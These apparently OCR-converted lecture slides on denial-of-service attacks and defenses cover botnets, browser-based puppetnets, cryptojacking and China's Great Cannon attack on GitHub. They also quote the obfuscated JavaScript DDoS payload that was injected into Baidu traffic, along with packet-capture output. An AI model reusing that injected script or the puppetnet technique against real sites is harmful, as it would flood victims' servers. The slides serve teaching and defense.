2. Theft
3. Gamers (Booters)
4. Fixed Gigabit and 5G
5. IoT Botnets



© Craig Labovitz, 2022 – https://storage.googleapis.com/site-media-prod/meetings/NANOG85/4475/20220606_Labovitz_The_Problem_With_v1.pdf

Botnets now dominant source of DDoS in North America



Puppetnets: Browser-based Bots

Browsers can be indirectly misused to attack others


- JS code running in the browsers of unsuspecting visitors

Continuously fetch images or other large files from the victim's server

- Can masquerade as "good" bots (e.g., Googlebot, Baiduspider, other legitimate spiders) using a spoofed User-Agent

Many injection ways

- Compromised websites
- Ad networks
- MitM/MotS attacks



V. T. Lam, S. Antonatos, P. Akritidis, K. G. Anagnostakis. Puppetnets: Misusing Web Browsers as a Distributed Attack Infrastructure – CCS 2006




Fig. 2: Different use cases of MarioNet. After victims get compromised, the attacker can instrument them to perform (a) visits to a selected server or URL, for DDoS attack or fake ad-impressions, (b) requested computations, such as cryptocurrency mining or password cracking, and (c) illegal services, such as illicit file hosting or hidden/anonymized communications.

The Pirate Bay is Pirating

Secure | https://cointelegraph.com/news/the-pirate-bay-is-pirating-your-processor-for-bitcoin-mining

THE COINTELEGRAPH
future of money

BTC $ 3,960.18 0.82 %

BCH $ 486.97 -8.01 %

ETH $ 288.34 1.8 %

Submit a post

Submit press release

News Guides & Analytics Events Explained ICO Calendar

By Darryn Pollock SEP 18, 2017

The Pirate Bay is Pirating Your Processor for Bitcoin Mining


22977 Total views 332 Total shares

Hottest Bitcoin News Daily

For updates and exclusive offers, enter your e-mail below.

Email Address

SUBSCRIBE



Github Attack Perpetrated
Kaspersky Lab ZAO [RU] https://threatpost.com/github-attack-perpetrated-by-chinas-great-cannon-traffic-injection-tool/1121
threatpost
CATEGORIES
FEATURED
PODCASTS
VIDEOS
SEARCH
Welcome > Blog Home > Government > Github Attack Perpetrated by China's Great Cannon Traffic Injection Tool
GITHUB ATTACK PERPETRATED BY CHINA'S GREAT CANNON TRAFFIC INJECTION TOOL
by Brian Donohue
Follow @TheBrianDonohue
April 10, 2015 , 1:06 pm
Chinese attackers used the Great Firewall's offensive sister-system, named the Great Cannon, to launch a recent series of distributed denial of service attacks targeting the anti-censorship site, GreatFire.org, and the code repository, Github, which was hosting content from the former.
BlackEnergy APT Group Spreading Malware via Tainted Word Docs
January 28, 2016 , 7:00 am
Curious Tale of a Microsoft Silverlight Zero Day
January 13, 2016 , 9:01 am
Oracle to Kill Java Browser Plugin
January 28, 2016 , 12:43 pm
Apple's 'Targeted' Gatekeeper Bypass Patch Leaves OS X Users Exposed
January 15, 2016 , 8:00 am
Data Theft Hole Identified in LG G3 Smartphones
GitHub Status
@githubstatus
Follow
We are working to mitigate an ongoing and evolving large DDoS attack.
RETWEETS
72
FAVORITES
34
9:18 AM - 28 Mar 2015

March 16 and 26, 2015

DoS targets:

`GreatFire.org`

Two related GitHub pages (anti-censorship project)



DoS attack script injected into 1.75% of the requests to Baidu's analytics/ad scripts (probabilistic injection)

China's Great Cannon - https://citizenlab.org/2015/04/chinas-great-cannon/

The following Tshark output prints Source-IP, Destination-IP, TCP-Flags and IP-TTL in four columns (comments in yellow):

```
tshark -r baidu-high-ttl.pcap -T fields -e
ip.src -e ip.dst -e tcp.flags -e ip.ttl
192.168.70.160 61.135.185.140 0x0002 64 <- SYN
(client)
61.135.185.140 192.168.70.160 0x0012 42 <-
SYN+ACK (server)
192.168.70.160 61.135.185.140 0x0010 64 <- ACK
(client)
192.168.70.160 61.135.185.140 0x0018 64 <- HTTP
GET (client)
61.135.185.140 192.168.70.160 0x0018 227 <-
Injected packet 1 (injector)
192.168.70.160 61.135.185.140 0x0010 64
61.135.185.140 192.168.70.160 0x0018 228 <-
Injected packet 2 (injector)
61.135.185.140 192.168.70.160 0x0019 229 <-
Injected packet 3 (injector)
192.168.70.160 61.135.185.140 0x0010 64
192.168.70.160 61.135.185.140 0x0011 64
```

Notice how the TTL of the SYN+ACK packet from the server is 42, while the three injected packets with payload have TTL values of 227, 228 and 229?

Injected packet #1:

```
HTTP/1.1 200 OK
Server: Apache
Connection: close
Content-Type: text/javascript
Content-Length: 1130
```

Injected packet #2:

```
eval(function(p,a,c,k,e,r){e=function(c){return
(c<a?\'\':e(parseInt(c/a)))+((c=c%a)>35?Strin
g.fromCharCode(c+29):c.toString(36))};if(!
\'\'.replace(/^/,String)){while(c--)r[e(c)]=k
[c]||e(c);k=[function(e){return r[e]}];e=functi
on(){return\'\\\\w+\'};c=1};while(c--)if(k[c])p
=p.replace(new RegExp(\'\\\\b\'+e(c)+\'\\\\b\',
\'g\'),k[c]);return p}(\'l.k("<5 p=\\\'r://H.B.
9/8/2.0.0/8.C.t\\\'>\\\\h/5>");!J.K&&l.k("<5 p=
\\\'r://L.8.9/8-T.t\\\'>\\\\h/5>");j=(6 4).c();
7 g=0;3 i(){7 a=6 4;V 4.Z(a.10(),a.w(),a.x(),a.
11(),a.y(),a.z())/A}d=["m://n.9/E","m://n.9/F-
G"];o=d.I;3 e(){7 a=i()%o;q(d[a])}3 q(a){7 b;
$.M({N:a,O:"5",P:Q,R:!0,S:3(){s=(6 4).c()},U:3
(){f=(6 4).c();b=W.X(f-s);Y>f-j&&(u(b),g+=
1)}})}3 u(a){v("e()",a)}v("e()",D);\',62,64,
\'|||function|Date|script|new|var|jquery|com||
getTime|url_array|r_send2|responseTime|count|x3
c|unixtime|startime|write|document|https|githu
b|NUM|src|get|http|requestTime|js|r_send|setTim
eout|getMonth|getDay|getMinutes|getSeconds|1E3|
baidu|min|2E3|greatfire|cn|nytimes|libs|length|
window|jQuery|code|ajax|url|dataType|timeou
```

Injected packet #3:

```
t|1E4|cache|beforeSend|latest|complete|return|M
ath|floor|3E5|UTC|getFullYear|getHours'.split
('|'),0,{}))
```

https://www.netresec.com/?page=Blog&month=2015-03&post=China%27s-Man-on-the-Side-Attack-on-GitHub

Energy DoS

Strain the power source of mobile, IoT, sensor devices

Battery exhaustion

- Consume battery by performing power-hungry operations in the background
- Computation, radio activity, …

Denial of sleep

- Specific to energy-constrained embedded systems that wake up periodically for data transmission or other operations
- An attack can force radios to remain constantly active
- Can reduce battery life by orders of magnitude

DoS Defenses

No absolute solution

- Asymmetry: little effort for the attacker, big impact for the victim
- Any public service can be abused by the public
- Prank phone calls, road blockades, …

General strategies

- Filter out bad packets
- Improve processing of incoming data
- Hunt down and shut down attacking hosts
- Increase hardware and network capacity and redundancy

DoS Defenses

Ingress/egress filtering

- Ensure that incoming/outgoing packets actually come from the networks they claim to originate from ➔ drop spoofed packets

Content delivery networks (CDNs) and replication

- Distribute load across many servers

Client challenges: present a CAPTCHA when the system is under stress

Other (mostly academic) approaches

- IP Traceback: each router "marks" the forwarded packets with its own IP address to facilitate determining the actual origin of packets
- Overlay-based systems: proactive defense based on secure overlay tunneling, hash-based routing, and filtering

To continue, please type the characters below:

Submit


About this page

Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. Why did this happen?

BGP Flowspec [RFC 5575]

A form of pushback filtering

- Iteratively block attacking network segments by notifying upstream routers
- Use BGP to advertise blocking rules for a given DDoS attack vector in near real-time



Propagated blocking rule

https://www.juniper.net/documentation/en_US/day-one-books/DO_BGP_FLowspec.pdf